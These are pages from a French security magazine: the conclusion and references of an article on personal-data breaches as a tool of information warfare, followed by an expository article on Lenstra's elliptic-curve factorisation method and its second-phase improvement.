Les victimes des atteintes aux données personnelles n'affichent pas les mêmes réactions et considérations des évènements que lorsqu'elles font face aux cyberattaques. Confrontées aux CNA qui ont touché de nombreux États ces derniers mois, les victimes ont sans délai attribué les agissements coordonnés et d'envergure aux gouvernements et militaires russes [47] ou chinois [48], accusés de mener des opérations d'espionnage ou des attaques de déstabilisation. Les atteintes massives aux données personnelles, pour majeures qu'elles soient, ne sont d'ordinaire pas portées officiellement au crédit d'une puissance étrangère, alors qu'elles peuvent constituer, tout comme des intrusions, tout comme la propagation de virus, des attaques contre l'espace informationnel d'une nation.

Face aux CNA, les victimes savent se faire très accusatrices, dénonciatrices, porter les affaires sur la scène internationale. Face aux atteintes massives aux données personnelles, elles tournent leurs regards vers la cybercriminalité ou préfèrent même adopter une attitude plus repliée sur elles-mêmes, recherchant la faute à l'intérieur (« *the Insider Threat* »).

Quelle que soit l'attitude des victimes, l'observation et l'analyse de leurs réactions reste pour l'agresseur une source d'informations intéressantes.

Les raisons de cette différence de traitement tiennent probablement, partiellement au moins, à la perception que l'on a des évènements :

- Ces actes sont perçus avant tout comme des atteintes à la vie privée, malgré leur caractère intrusif et agressif dans un système d'information ou un espace informationnel.
- Ces actes paraissent moins massifs, organisés, coordonnés que des CNA par *botnets* par exemple et sont très souvent présentés comme des actes de négligence, de défaillance ou d'erreur humaine.
- Les atteintes aux données personnelles ne sont pas revendiquées par leurs auteurs, comme peuvent l'être des opérations de défiguration de sites menées par des *hacktivistes*.

La nature des données et des acteurs impliqués dans nombre d'affaires récentes (touchant le secteur de la défense par exemple) ne mériterait-elle pas de reconsidérer la qualification de ces faits en opérations agressives ? Les nombreuses atteintes aux données personnelles qui touchent le domaine de la sécurité et de la défense ne doivent pas toujours au hasard ou à l'erreur humaine. Comment ne pas légitimement s'interroger quand des données traitées par des secteurs sensibles comme ceux de la défense, de l'énergie (centrales nucléaires), des transports, de la santé (hôpitaux) sont malmenées du fait de la perte ou du vol de leurs supports (ordinateurs, CD-Rom, USB, téléphones portables...), ou d'intrusions dans les systèmes ? Comment ne pas s'interroger quand, en mai 2008, un audit révèle qu'au Département d'État américain près de 400 ordinateurs portables d'employés ont disparu de la circulation ? Ces ordinateurs contenaient des données secrètes concernant les relations diplomatiques [49] américaines, ainsi que des informations sur le programme d'assistance anti-terroriste [50] administré par le Bureau de la Sécurité Diplomatique du Département d'État [51] en charge de la sécurité des réseaux du Département, des équipements sensibles... et des fameux ordinateurs qui ont disparu.



Conclusion

Les atteintes aux données personnelles peuvent s'inscrire comme l'une des modalités de la guerre de l'information en temps de paix, de crise et de conflit. Les quantités de données accessibles, la faible réactivité des victimes, la transparence des actes, les capacités de traitement des masses de données offertes par les outils de *data-mining*, peuvent servir les opérations d'observation, d'analyse, de déstabilisation d'une cible, en jouant de ce qui est le maillon faible de l'espace informationnel : l'individu. Soulignons d'autre part que l'on constate l'augmentation exponentielle au niveau mondial des atteintes aux données personnelles, quand dans le même temps se multiplient, essentiellement depuis le début de l'année 2007, les déclarations de victimes de CNA lancées contre les systèmes d'informations sensibles des nations (Estonie, France, Royaume-Uni, Allemagne, Inde, Nouvelle Zélande, Belgique...). Sans preuve immédiate de relations entre les deux phénomènes (atteintes aux données personnelles – CNA), on ne doit pas pour autant écarter la possibilité d'actions relevant de la même logique et répondant aux mêmes objectifs de déstabilisation d'un adversaire par la maîtrise de l'espace informationnel.

Notes & Références

[1] **http://www.cnil.fr/index.php?id=301**, loi Informatique et Libertés, n°78-17 du 6 janvier 1978, chapitre 1er, « Principes et Définitions », article 2.

[2] **http://conventions.coe.int/Treaty/fr/Treaties/Html/108.htm**, convention pour la protection des personnes à l'égard du traitement automatisé des données à caractère personnel, chapitre I, article 2 de la Convention 108 du Conseil de l'Europe.

[3] Directive 95/46/CE du Parlement Européen et du Conseil, du 24 octobre 1995, relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données, chapitre 1er, article 2, al. A),

http ://eur-lex.europa.eu/smartapi/cgi/sga_doc?smartapi!celexapi!prod!CELEXnumdoc&lg=fr&numdoc=31995L0046&model=guichett

[4] **http://www.cnil.fr/index.php?id=2244**

[5] **http://www.01net.com/editorial/358706/l-adresse-ip-n-est-pas-une-donnee-a-caractere-personnel/**

[6] Relevant en France de la loi Godfrain du 5 janvier 1988, **http://admi.net/jo/JUSX8700198L.html**

[7] La perte ou le vol d'ordinateurs et moyens de stockage ont été la première cause des violations aux données personnelles durant la seconde moitié de l'année 2007, selon le rapport *Internet Security Threats Report*, vol. XIII de Symantec,

http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf

[8] Cela ne signifie nullement qu'il s'agisse là de deux pays particulièrement touchés par ces formes d'atteintes et de failles de sécurité, mais simplement que les affaires y sont mieux connues, plus souvent divulguées, davantage médiatisées. Les failles de sécurité concernant le Japon sont intéressantes en ce qu'elles peuvent avoir une dimension diplomatique immédiate : les États-Unis sont l'un des principaux partenaires du Japon en matière de défense nationale, et les failles de sécurité dans les systèmes d'information japonais sont susceptibles de remettre en cause les relations de confiance établies entre les deux partenaires.

[9] **http://www.theregister.co.uk/2007/07/20/japan_p2p_leak_cop_fired/**

[10] **http://www.washingtonpost.com/wp-dyn/content/article/2006/06/06/AR2006060601332.html**

[11] *Internet Security Threats Report*, vol. XIII. Symantec,

http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf

[12] Rapport CSI 2007, page 22, **http://www.gocsi.com/forms/csi_survey.jhtml;jsessionid=UEJRSTMXLUOGYQSNDLRSKHSCJUNN2JVN**

[13] **http://somd.com/news/headlines/2007/5358.shtml**

[14] **http://www.informationweek.com/news/security/showArticle.jhtml?articleID=197001447**

[15] **http://lists.jammed.com/ISN/2007/08/0024.html**, « *The TJX Effect* », 11 août 2007.

[16] **http://www.bloggernews.net/116104**, 9 juin 2008.

[17] La plate-forme avait été développée par Isamu Kaneko, chercheur à l'université de Tokyo. Celui-ci fut par la suite arrêté par la police de la préfecture de Kyoto, accusé de faciliter les atteintes au copyright et jugé en 2006.

[18] Nombre de vols de données sensibles révélées au Japon ont mis en cause la plate-forme Winny et plus spécifiquement le ver Antinny qui y trouva un terrain de propagation favorable. Le ver Antinny serait à l'origine de la divulgation d'informations sensibles issues des secteurs militaires, de l'énergie, des transports aériens, de la police.

[19] *2008 Data Breach Invetigation Report*, 27 pages, **http://securityblog.verizonbusiness.com/2008/06/10/2008-data-breach-investigations-report/**

[20] **https://www.pcisecuritystandards.org/**

[21] **http://lists.jammed.com/ISN/2007/08/0024.html**, « *The TJX Effect* », 11 août 2007.

[22] **http://www.infowatch.com/threats?chapter=148831545&id=207784672**, 29 mars 2007.

[23] **http://i.cmpnet.com/v2.gocsi.com/pdf/CSISurvey2007.pdf**, *The 12th Computer Crime and Security Survey – CSI Survey* 2007, 30 pages.

[24] *2008 Data Breach Invetigation Report*, 27 pages, **http://securityblog.verizonbusiness.com/2008/06/10/2008-data-breach-investigations-report/**

[25] **http://lists.jammed.com/ISN/2007/08/0024.html**, « *The TJX Effect* », 11 août 2007.

[26] **http://www.timesonline.co.uk/tol/news/uk/article3227172.ece**, « *Three military laptops with secure data missing* », 21 janvier 2008.

[27] *Educational Security Incidents (ESI) Year in Review – 2007*, 12 février 2008, page 154.

[28] Rapports *Symantec Internet Security Threat*, **http://www.symantec.com/business/theme.jsp?themeid=threatreport**

[29] Données reprises sur **http://blog.washingtonpost.com/securityfix/2007/03/stolen_identities_two_dollars.html**

[30] « *Stolen Military Data for Sale in Afghanistan* », 13 avril 2006. **http://www.msnbc.msn.com/id/12305580/**. Le *Times* ne peut pas assurer l'authenticité des documents et n'a pas été capable de vérifier la véracité de l'information.

[31] **http://www.boston.com/business/globe/articles/2007/08/15/cost_of_data_breach_at_tjx_soars_to_256m/**

[32] **http://www.computerworld.com/pdfs/PGP_Annual_Study_PDF.pdf**, « *2006 Annual Study : Cost of Data Breach* », *ThePonemon Institute*, octobre 2006. L'analyse des coûts repose sur l'étude de 31 entreprises victimes.

[33] **http://bak2u.blogspot.com/2007_11_01_archive.html**

[34] **http://lists.jammed.com/ISN/2007/08/0024.html**, « *The TJX Effect* », 11 août 2007.

[35] **http://www.washingtonpost.com/wp-dyn/content/article/2006/06/06/AR2006060601332.html**

[36] **http://www.privacyrights.org/ar/ChronDataBreaches.htm**

[37] **http://www.idtheftcenter.org/artman2/publish/lib_survey/ITRC_2008_Breach_List.shtml**

[38] **http://www.viruslist.com/en/analysis?pubid=204791995**

[39] « *Educational Security Incidents (ESI) Year in Review – 2007* », 12 février 2008, page 2, **http://www.adamdodge.com/esi/files/Educational%20Security%20Incidents%20Year%20in%20Review%20-%202007.pdf**

[40] Chiffres cités dans TURNER (Michael), *Toward a Rational Personal Data Breach Notification Regime*, juin 2006, **www.infopolicy.org/pdf/data-breach.pdf**

[41] Voir par exemple le *California Database Security Breach Notification Act*, entré en vigueur le 1er juillet 2003. **http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html**

[42] VENTRE (Daniel), « Guerre de l'information : la prolifération des capacités ? », *Revue Défense et Sécurité Internationale* – DSI – n°38, juin 2008, pp. 30-35.

[43] *Psychological Operations*

[44] Livre Blanc sur la Défense et la Sécurité, juin 2008, **http://www.premier-ministre.gouv.fr/information/les_dossiers_actualites_19/livre_blanc_sur_defense_875/livre_blanc_1337/livre_blanc_1340/**

[45] SCHWARTAU (W.), *Information Warfare – Chaos on the Electronic Superhighway*, New York, *Thunder's Mouth, Press*, 1994 (1ère édition).

[46] CNA = *Computer Network Attack*. Attaques par réseaux d'ordinateurs.

[47] Cyberattaques contre l'Estonie début 2007.

[48] Cyberattaques dénoncées par les États-Unis, la France, l'Allemagne, le Royaume-Uni, la Nouvelle-Zélande, la Belgique entre janvier 2007 et aujourd'hui.

[49] **http://reclamere.com/headlines/index.php**, « *Hundreds of Laptops Missing at State Department* », 9 mai 2008.

[50] *State Department's Anti-Terrorism Assistance Program*, **http://www.state.gov/m/ds/terrorism/c8583.htm**

[51] *State Department's Bureau of Diplomatic Security* (DS), **http://www.state.gov/m/ds/**

Laurent Philippe – laurent.philippe@tremplin-utc.net

COURBES ELLIPTIQUES ET CRYPTOGRAPHIE

FACTORISATION DE GRANDS NOMBRES

mots clés : *cryptographie / courbes elliptiques / factorisation / nombres premiers*

Décomposer le nombre 767 en produits de facteurs premiers est assez simple, mais qu'en est-il pour le nombre 214 465 394 374 108 286 597 905 734 489 835 068 072 488 263 267 274 573 651 ? Ce nombre de 57 chiffres n'est pourtant pas très grand comparé à ceux de plus de 300 utilisés par les systèmes de chiffrement actuels. Les techniques de factorisation évoluent et deviennent de plus en plus efficaces. Nous nous intéressons à la méthode de factorisation qui s'appuie sur les courbes elliptiques, objet mathématique déjà bien connu dans la cryptographie moderne.

1. Introduction

L'un des grands défis posés par la cryptographie moderne, qui intègrent une grande quantité de mathématiques, est la résolution de problèmes à haute complexité. Dans ces problèmes, le fossé entre facile et incroyablement complexe est pourtant bien mince. En effet, il ne dépend que de la connaissance d'une donnée particulière : la clé.

Le problème de factorisation des grands nombres est l'un de ces problèmes très complexes, et il intéresse les cryptanalystes modernes du fait qu'il est à l'origine de la fiabilité de quelques cryptosystèmes actuels (RSA, par exemple). Détaillons un peu ce problème : prenons deux grands nombres premiers et multiplions-les entre eux. Le résultat donne un nombre composé, que nous nommerons n, de plusieurs centaines de bits. La multiplication en elle-même est une opération simple à réaliser, de même que retrouver l'un de ces nombres premiers à partir de n et de l'autre nombre. Néanmoins, il s'avère incroyablement difficile de retrouver ces deux facteurs en partant uniquement de n. Essayer séquentiellement toutes les combinaisons possibles jusqu'à arriver à un résultat prendrait des siècles pour un n très grand (plus de 500 bits). Ce nombre n constitue donc la clé dont nous parlions, dont la simple connaissance comble le fossé présenté.

À travers les siècles de recherches cryptographiques, de nombreuses méthodes ont été proposées pour tenter de résoudre ce problème, mais celui-ci demeure hermétique aux théoriciens des nombres. À l'ère de la puissance informatique, des algorithmes sont mis au point et espèrent résoudre ce problème en faisant appel à des techniques particulières, dont celle qui nous intéresse ici : la méthode de Lenstra, dite « méthode ECM », qui repose sur l'utilisation des courbes elliptiques.


Avant de décrire cette technique, nous allons commencer par quelques notions d'arithmétique, qui permettront de comprendre quelles sont les caractéristiques de ces courbes ou ce qui les rend si intéressantes dans la résolution de ce problème de factorisation. Nous verrons ensuite une méthode plus ancienne que celle de Lenstra, qui est à la base de sa théorie. Cela nous permettra de détailler la méthode ECM, telle que Lenstra l'a proposée et nous verrons également une possibilité d'amélioration de cette méthode, due à Montgomery et Brent, qui permet de la rendre encore plus efficace.

2. Les courbes elliptiques

2.1 Concepts mathématiques

Tout d'abord un peu d'histoire : l'apparition des courbes elliptiques dans la cryptographie s'est faite indépendamment en 1985 grâce à Neil Koblitz et Victor Miller.

Les concepts mathématiques des courbes elliptiques appliqués à la cryptographie ont déjà été traités dans un numéro précédent de *MISC* (le n°19 de mai/juin 2005), aussi nous ne ferons ici qu'un résumé destiné à rappeler les concepts nécessaires à la compréhension de la méthode de factorisation présentée par la suite. Pour plus d'informations sur le sujet, vous pouvez évidemment vous reporter à l'article précédemment cité ou aux ouvrages **[MEN93]** et **[COF05]**, plus complets.



Arithmétique sur les courbes elliptiques

2.1.1 Définition d'une courbe elliptique

Considérons un nombre entier et impair que nous noterons p et plaçons-nous dans l'ensemble des nombres compris en 0 et $p-1$. Admettons des opérations sur cet ensemble qui donnent des résultats modulo p. Nous noterons par la suite $\mathbb{Z}/p\mathbb{Z}$ ou encore F_p cet ensemble muni de ces opérations arithmétiques, plus un élément neutre noté O_E, qui forment un corps fini.

encadré 1

Une courbe elliptique $E(F_p)$ est l'ensemble des points $(x,y) \in F_p$ tel que $y^2 = x^3 + ax + b \pmod p$, où $a,b \in F_p$ et $4a^3 + 27b^2 \neq 0 \pmod p$ (ceci étant le discriminant qui permet de se prémunir des courbes indésirables). Rigoureusement, nous pouvons donc écrire $E(F_p) = \{(x,y) \in F_p \mid y^2 = x^3 + ax + b \pmod p\} \cup \{O_E\}$.

2.1.2 Arithmétique sur les courbes (loi de groupe)

L'arithmétique nécessaire à notre utilisation des courbes elliptiques consiste en trois opérations distinctes :

- addition de deux points ;
- doublement d'un point ;
- inversion d'un point.

L'ensemble des points de $E(F_p)$ forme un groupe avec ces règles d'addition. Il s'agit plus précisément d'un groupe abélien, donc commutatif par définition. Notons également que les opérations qui composent ces règles demeurent simples.

2.1.3 Multiplication scalaire


Le dernier point nécessaire à l'utilisation des courbes elliptiques dans la cryptographie est la notion de « multiplication scalaire » sur laquelle tous les cryptosystèmes de ce type reposeront.

Soit un entier $k \neq 0$ et un point $P \in E(F_p)$, la multiplication scalaire consiste à additionner k fois le point P avec lui-même. En d'autres termes, $kP = P + P + ... + P$ (k fois). L'addition des points se faisant bien entendu à l'aide des règles d'arithmétique sur les courbes décrites ci-dessus.

Pour résumer, les algorithmes basés sur les courbes elliptiques reposent sur l'opération de multiplication scalaire, qui fait appel aux opérations d'arithmétique sur les courbes (addition, doublement et inversion de points) qui font eux-mêmes appel aux opérations arithmétiques élémentaires sur les entiers (addition, soustraction, modulo, etc.).

2.2 Applications à la cryptographie

Les applications cryptographiques des courbes elliptiques sont multiples dans le cas d'algorithmes de cryptographie asymétrique. Ils reposent toujours sur le principe de la multiplication scalaire, selon le schéma suivant :



2 Boite noire de la multiplication scalaire

Deux utilisateurs souhaitant utiliser un cryptosystème reposant sur les courbes elliptiques utiliseront invariablement le même procédé : ils doivent se mettre d'accord sur les paramètres d'une courbe, qui constituera une première partie de la clé publique (B sur la fig. 2) ; ensuite, ils choisissent chacun un entier qui constituera leur clé privée (k sur la fig. 2) et ils calculent la multiplication $Q = kP_B$, dont le résultat constitue la seconde partie de la clé publique.

Nous notons que bien évidemment retrouver k en partant de l'ensemble $\{B,Q\}$ est un problème très difficile, à savoir encore plus difficile que le problème de factorisation des grands entiers. Ce problème se nomme le problème du logarithme discret et c'est sur celui-ci que repose toute la sécurité liée à la cryptographie basée sur les courbes elliptiques (pour plus d'informations, voir **[SEC05]**).

2.3 Intérêt dans le problème de factorisation

De nombreuses applications cryptographiques reposent sur les courbes elliptiques, mais l'utilisation que nous en faisons dans le problème de factorisation est différente dans le sens où elle n'aboutit pas à un cryptosystème (de chiffrement ou de signature, par exemple), mais elle tente au contraire de briser des cryptosystèmes qui reposent sur d'autres techniques mathématiques. Toutes les applications tirent néanmoins profit de la même base : les propriétés de l'arithmétique dans un groupe fini.

Les fondations de cette solution de factorisation nous proviennent des travaux du mathématicien français Joseph Louis Lagrange (1736-1813) qui a observé que lorsqu'on additionne un élément d'un groupe fini à lui-même autant de fois qu'il y a d'éléments dans le groupe, on obtient l'élément neutre.

L'ensemble des points d'une courbe elliptique donnée constitue un groupe fini. Chaque élément de cet ensemble vérifie donc l'observation précédente. Mathématiquement, cela se traduit par l'équation $\xi P = O$ (avec ξ la cardinalité du groupe, P un point quelconque et O l'élément neutre). L'utilisation des courbes elliptiques dans le problème de factorisation repose sur un lien connu entre ξ et les facteurs du nombre composé n, que nous souhaitons factoriser (nous travaillons donc sur F_p avec $p = n$).

3. La méthode ECM

En 1985, Hendrik Lenstra met au point un algorithme de factorisation qui utilise les courbes elliptiques **[LEN87]**. Cette découverte améliore une autre méthode de factorisation déjà bien connue : la méthode p-1 de Pollard (voir **[COF05]**, p. 603).

3.1 Approche de la méthode ECM

La méthode p-1 de Pollard suppose qu'un diviseur p soit tel que $p-1$ soit puissance de petits nombres premiers (c'est-à-dire dont la taille est nettement moins importante pour celle du nombre à factoriser), ce qui n'est pas souvent le cas. De plus, cette méthode introduit la notion de « friabilité », qui pour un nombre entier n est le fait de n'avoir que de petits nombres premiers comme facteurs . On définit ainsi un seuil de friabilité, noté B, et un entier n est dit « **B-friable** » (ou B-lisse, selon les sources) si tous ses diviseurs premiers sont inférieurs à B. Cela introduit la notion de « superfriabilité », correspondant au cas de $p-1$: l'entier n est dit « **B-superfriable** » (ou B-superlisse) si toutes ses puissances premières (p^i, p premier et i entier) sont inférieures au seuil B.

Mais alors, quel est l'avantage de ECM par rapport à la méthode de Pollard ? Pour la méthode p-1 de Pollard, nous travaillons dans le groupe Z/nZ. La méthode ECM est une généralisation partielle de celle-ci, dans le sens où nous travaillons cette fois dans l'ensemble des courbes elliptiques définies dans Z/nZ, que nous noterons $E(Z/nZ)$. Ce n'est donc plus $p-1$ que nous supposerons B-superfriable, mais le nombre de points de la courbe. L'algorithme proposé par Lenstra est probabiliste dans le sens où il utilise une génération aléatoire de courbes, dont le nombre de points se situe dans un intervalle et non plus sur l'unique valeur $p-1$. La clé de la méthode est de générer une courbe C, un point P et un entier k tels que $kP = O$, ce qui correspond à k multiple du nombre de points de la courbe. Nous verrons ci-après que les calculs intermédiaires permettent d'identifier p, le diviseur premier recherché.

3.2 Description de l'algorithme

Nous savons comment gérer l'arithmétique sur les courbes (addition de points, multiplication scalaire...) et nous savons quelles étapes sont nécessaires à la théorie de la factorisation dans un groupe fini. Il ne nous reste donc plus qu'à savoir dans quel ordre réaliser ces étapes afin d'être le plus efficace possible et découvrir comment gérer les aléas nécessaires. C'est ce que propose d'expliquer l'algorithme suivant.

On cherche p un diviseur premier de n :

1. **Choix d'une courbe elliptique.** On choisit a et b tels que $4a^3 + 27b^2$ soit premier avec n (donc avec p également). Nous obtenons donc une courbe elliptique E d'équation $y^2 = x^3 + ax + b$ (et nous rappelons que puisque nous ne connaissons pas p, nous ne connaissons pas cette courbe).
2. **Choix d'un point sur la courbe choisie.** On trouve un point $P = (x,y)$ sur la courbe E, c'est-à-dire tel que les valeurs de x et de y valident l'équation $y^2 = x^3 + ax + b$. Nous noterons que, dans la pratique, il est courant de réaliser les deux premières étapes conjointement, car il est plus aisé de calculer une valeur de b en fixant celles de a, x et y.
3. **Choix de l'entier k.** Le choix de la valeur k est très important, il doit être multiple du nombre d'éléments (cardinal) de $E(p)$, que l'on ne connaît pas. k est fonction de la taille du facteur recherché. Par exemple, si nous cherchons un facteur premier de α chiffres, alors il faut choisir k tel qu'il soit multiple du plus grand nombre possible de nombres de α chiffres qui n'ont pas de facteurs premiers trop gros. Dans la pratique, on choisit un seuil B approprié, puis on calcule k comme le produit des nombres premiers à des exposants déjà élevés inférieurs à B.
4. **Calculs sur la courbe.** Enfin on calcule les coordonnées du point kP, selon les formules de l'arithmétique décrite précédemment, les calculs s'effectuant modulo n. Si $kP = O_E$, ces calculs font intervenir une division qui n'est pas possible (car il faut que le dénominateur et n soient premiers entre eux) et le calcul du `pgcd(denominateur,n)` nous donne bien un diviseur premier de n. Si on a pu mener les calculs jusqu'au bout, alors il faut recommencer à la première étape en générant une nouvelle courbe et ainsi de suite jusqu'à trouver un diviseur premier de n.

Généralement, cette méthode ne donne pas de résultat immédiat, c'est-à-dire avec la première courbe elliptique choisie. Il faut essayer plusieurs courbes successivement (c'est-à-dire différentes valeurs de a et b). Évidemment, plus le seuil B est grand, plus important sera le nombre de courbes à essayer.

Dans la pratique, cette méthode n'est pas très efficace en l'état, car il faut souvent essayer un très grand nombre de courbes dès que le nombre n possède un facteur premier important (plus de 15 chiffres environ). Les chercheurs et autres spécialistes se sont donc intéressés à la possibilité d'étendre la méthode en y ajoutant une phase qui améliorerait fortement nos chances de succès.

3.3 Seconde phase


Face au problème posé par le nombre de courbes à parcourir pour aboutir à un résultat avec la première approche, la méthode a été étendue par Brent **[BRE86]** et Montgomery **[MON87]**. Cette extension permet d'envisager la factorisation d'un nombre composé ayant des facteurs premiers « moyens ».

L'algorithme décrit précédemment, communément appelé « première phase de la méthode ECM », calcule le point $Q = kP$ sur une courbe elliptique E avec le coefficient multiplicateur k fixe. Nous avons vu que cette première phase converge si le résultat obtenu est $Q = O_E$ (mathématiquement, si la cardinalité de cette courbe est un diviseur de k. La seconde phase propose de faire varier k, pour une courbe fixe, avec la même condition de fin : trouver une valeur pour laquelle la multiplication scalaire échouera.

Plus exactement, l'algorithme de la seconde phase utilise le résultat de la première phase, c'est-à-dire Q, et va calculer λQ (donc λkP) pour λ un nombre entier premier variant entre le seuil B et un nouveau seuil $B2$, supérieur à B. De façon similaire à la première phase, cette extension converge si la cardinalité de la courbe choisie est un diviseur de λk.

Mais pourquoi cette seconde phase, s'il avait suffi de remplacer B par $B2$ dans la première phase ? Nous l'avons vu, utiliser une borne B trop grande en première phase est très coûteux alors qu'il existe une astuce permettant de limiter le coût de la seconde phase. Cette astuce réside dans le fait qu'il existe un moyen de remplacer de lourds doublements de points par de simples additions (que nous n'expliquerons pas ici, car cela est trop long, mais le lecteur peut se référer à **[MON87]** pour plus de détails), ce qui nous fait gagner un temps précieux et transforme donc cette seconde phase en une sorte « d'attaque en force brute intelligente ».

3 *Vue d'ensemble de la méthode ECM*



4. Résultats

La méthode ECM dépendant de nombreux aléas desquels les performances finales sont grandement fonction, leur choix est donc primordial. Néanmoins, si le seuil de friabilité peut être calculé pour obtenir une valeur adéquate, ce n'est pas le cas pour tous les aléas.

Certains restent très fortement liés au hasard, ou plus exactement à la probabilité de générer le bon entier le plus rapidement possible.

Les différentes études réalisées jusqu'ici ont permis de donner des temps de référence pour la factorisation. Cependant, les temps donnés par la méthode ECM ne sont intéressants que si la taille du facteur recherché ne dépasse pas une certaine limite. Au-delà, il vaut mieux s'en remettre à une autre méthode qui ne dépend pas de la taille du facteur, mais de la taille du nombre à factoriser, comme c'est le cas pour le crible quadratique. Si l'algorithme de la méthode ECM est aujourd'hui considéré comme étant le plus efficace pour un algorithme qui se base sur la taille du facteur à trouver, $\exp(\tilde{O}(\sqrt{\log p}))$, la méthode la plus efficace pour un algorithme qui se base sur la taille du nombre à factoriser est le crible général de corps des nombres (une amélioration du crible quadratique) : $\exp(\tilde{O}(\sqrt[3]{\log n}))$. Pour plus d'informations sur la question de la complexité de la factorisation, voir **[POM96]**.

De façon plus pragmatique, la méthode ECM est très efficace pour des facteurs petits ou moyens. Dès lors, elle est souvent couplée à une autre méthode de factorisation dépendante de la taille de n : on fixe un seuil qui représente la taille d'un facteur et si la méthode ECM n'a pas donné de résultat concluant, alors on passe à la seconde méthode, plus coûteuse pour les petits facteurs, mais plus efficace pour les facteurs importants. À titre d'information, le plus grand facteur actuellement trouvé par la méthode ECM est un nombre de 67 chiffres (facteur premier de $10^{381}+1$) obtenu en août 2006 par Bruce Dodson. Ce genre de résultat tient de la performance avec la méthode ECM, mais celle-ci permet de trouver sans effort des facteurs jusqu'à 35 chiffres environ.

Enfin, nous ajouterons que deux axes d'amélioration peuvent être envisagés : trouver un moyen de rendre l'algorithme plus performant ou le paralléliser. La première solution demande des recherches complexes et mathématiques alors que la seconde est plus orientée informatique. Aujourd'hui, l'utilisation de calculateurs parallèles a été remplacée par les systèmes partagés, c'est-à-dire l'utilisation de la puissance de calcul de machines sur un réseau quand elles ne sont pas utilisées (par exemple la nuit). Une machine centralise les calculs et cela permet d'obtenir de la puissance de calcul à moindre coût.

Le lecteur intéressé par plus de détails pourra se référer à l'excellent article **[ZID06]** qui présente les travaux réalisés sur l'implémentation de référence de la méthode ECM : GMP-ECM.

Conclusion

En complément de l'utilisation des courbes elliptiques dans les algorithmes cryptographiques « classiques », nous avons vu ici une toute autre utilisation de cet outil mathématique à l'arithmétique riche.

Malgré tout, même avec un système réparti très important (plusieurs centaines d'ordinateurs), le plus puissant des algorithmes de factorisation demeure trop lent pour être réellement un danger pour les cryptosystèmes actuellement en activité. Nous en sommes encore à l'échelle de plusieurs semaines pour la factorisation de nombre de plus de 130 chiffres, alors que les cryptosystèmes actuels se basent sur des nombres de plus de 300 chiffres. Et pourtant, une solution rapide au problème existe, mais celle-ci fait appel à l'ordinateur quantique via l'algorithme de Shor. Cet algorithme est de complexité $O((\log n)^3)$, mais suppose l'existence d'un ordinateur quantique puissant, ce qui n'existe pas encore (pour le moment, cet algorithme a été utilisé sur un ordinateur quantique de 7-qubits pour factoriser le nombre 15).

Nous disposons actuellement d'un nombre conséquent d'algorithmes de complexité globalement équivalente pour solutionner le problème de factorisation des grands nombres, chacun ayant ses spécificités : certains sont liés à la taille de n, d'autres à la taille du plus petit facteur premier. Néanmoins, aucun d'entre eux ne semble efficace pour mettre en danger la référence actuelle des cryptosystèmes asymétriques qu'est RSA. Il faudrait pour cela mettre au point un algorithme qui soit adapté à la factorisation d'un nombre composé de deux facteurs premiers de taille équivalente. Qui peut dire si le prolongement des découvertes des dernières décennies verra apparaître l'algorithme tant attendu ?

Bibliographie

[BRE86] BRENT (R. P.), « *Some integer factorization algorithms using elliptic curves* », *Australian Computer Science Communications*, vol. 8, pp. 149-163, 1986.

[COF05] COHEN (H.) et FREY (G.), *Handbook of elliptic and hyperelliptic curve cryptography*, Chapman & Hall/CRC, 2005.

[LEN87] LENSTRA (H. W.), « *Factoring integers with elliptic curves* », *Annals of Mathematics*, vol. 126, pp. 649-673, 1987.

[MEN93] MENEZES (A. J.), *Elliptic curve public key cryptosystems*, *Kluwer Academic Publishers*, 1993.

[MON87] MONTGOMERY (P. L.), « *Speeding the Pollard and elliptic curve methods of factorization* », *Mathematics of Computation*, vol. 48, pp. 243-264, 1987.

[POM96] POMERANCE (C.), *A tale of two sieves*, **http://www.ams.org/notices/199612/pomerance.pdf**, 1996.

[SEC05] *Standards for Efficient Cryptography*, *Elliptic curve cryptography Ver.1.0*, **http://www.secg.org/drafts.htm**, 2005.

